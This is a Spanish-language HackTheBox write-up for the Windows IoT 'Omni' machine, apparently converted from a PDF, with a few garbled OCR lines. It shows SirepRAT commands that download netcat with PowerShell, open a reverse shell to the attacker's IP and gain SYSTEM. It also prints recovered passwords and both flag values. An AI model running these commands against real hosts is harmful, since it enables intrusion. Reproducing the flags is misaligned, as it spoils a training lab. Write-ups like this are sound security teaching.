
MÁQUINA OMNI HACKTHEBOX



Escaneo inicial con nmap:

Hay una web en el puerto 8080. Accedo y veo un panel login, de momento no tengo credenciales.

También veo arcserve, el cual es vulnerable a varios exploits pero pruebo algunos y no dan resultado.

Viendo que en HackTheBox no dicen el sistema operativo de la máquina intuyo que puede ser un windows IOT, dado que en webserver es IIS.

Busco por algún script para explotar windows IOT y encuentro el siguiente:

https://github.com/SafeBreach-Labs/SirepRAT


Empieza la diversión ;-)

En uno de los ejemplos de uso del script dice que se puede ejecutar comandos así:

```
python SirepRAT.py 192.168.3.17 LaunchCommandWithOutput -- return_output --as_logged_on_user --cmd "C:\Windows\System32\ cmd.exe" --args " /c echo { {userprofile} } "
```

Para probar si tengo ejecución de comandos ejecuto en mi máquina tcpdump -i tun0 icmp para ponerme a la escucha de peticiones icmp y ejecuto lo siguiente:

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --
return_output --as_logged_on_user --cmd "C:\Windows\
System32\cmd.exe" --args " /c ping 10.10.15.114"
```



Bien! Tengo ejecución de comandos. Ahora me descargo nc64.exe y ejecuto lo siguiente para subir el archivo a la máquina:

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --
return_output --as_logged_on_user --cmd "C:\Windows\System32\
cmd.exe" --args " /c powershell -command iwr
http://10.10.15.114:8000/
nc64.exe -OutFile C:\windows\system32\spool\drivers\color\
nc64.exe"
```


Utilizo el directorio C:\windows\system32\spool\drivers\color porque ahí suelen tener permisos de escritura todos los usuarios. Antes había probado con c:\windows\temp y no me había funcionado.

Me pongo a la escucha en el puerto 443 con rlwrap nc -lvnp 443

Seguidamente ejecuto lo siguiente para recibir la shell:

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --
return_output --as_logged_on_user --cmd "C:\Windows\System32\
cmd.exe" --args " /c C:\windows\system32\spool\drivers\color\
nc64.exe
10.10.15.114 443 -e powershell.exe"
```

Bingo!




Me doy cuenta de que no tengo privilegios y analizando el comando utilizado en el script veo que quitando esto: --as_logged_on_user accedo como system!

```
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --
return_output --cmd "c:\Windows\System32\cmd.exe" --args "/c c:\
windows\system32\spool\drivers\color\nc64.exe 10.10.15.114 443 -e
powershell.exe -v"
```

A simple vista no se ven las flags, las busco así:

Get-ChildItem -Path C:\ -Filter user.txt -Recurse -ErrorAction SilentlyContinue - Force

Get-ChildItem -Path C:\ -Filter user.txt -Recurse -ErrorAction SilentlyContinue - Force



```
## C. Cyber C. Wastaluser Shappuser Lat

Type C. Cyber Land Shappuser Lat
```

Las flags están encriptadas con powershell. Busco información sobre el tema y encuentro esta página:

https://sobrebits.com/como-gestionar-las-credenciales-de-un-script-de-powershell/

Pero solo el usuario propietario del fichero lo puede desencriptar.

Encuentro en la siguiente ruta un archivo r.bat

C:\program files\windowspowershell\modules\packagemanagement

que contiene lo siguiente:

@echo off

:LOOP

for /F "skip=6" %%i in ('net local group "administrators"') do net local group "administrators" %%i / delete

net user app mesh5143 net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1


cls

GOTO:LOOP

:EXIT

Accedo a la web con el usuario app y su contraseña y veo un apartado que dice run command.

Ejecuto c:\windows\system32\spool\drivers\color\nc64.exe 10.10.14.63 4646 -e powershell.exe y recibo una conexión del usuario app, que es el propietario de la flag user.txt.



Ya siendo el usuario app puedo sacar la flag de esta forma:

\$credenciales = Import-Clixml -Path .\user.txt
\$credenciales.GetNetworkCredential().password

```
PS C:\data\users\app> $credenciales = Import-Clixml -Path .\user.txt $credenciales = Import-Clixml -Path .\user.txt
PS C:\data\users\app> $credenciales.GetNetworkCredential().password $credenciales.GetNetworkCredential().password
7cfd50f6bc34db3204898f1505ad9d70
PS C:\data\users\app> ■
```

user.txt -> 7cfd50f6bc34db3204898f1505ad9d70

Y exactamente el mismo proceso para el root.txt accediendo a la web con administrator.

Root.txt -> 5dbdce5569e2c4708617c0ce6e9bf11d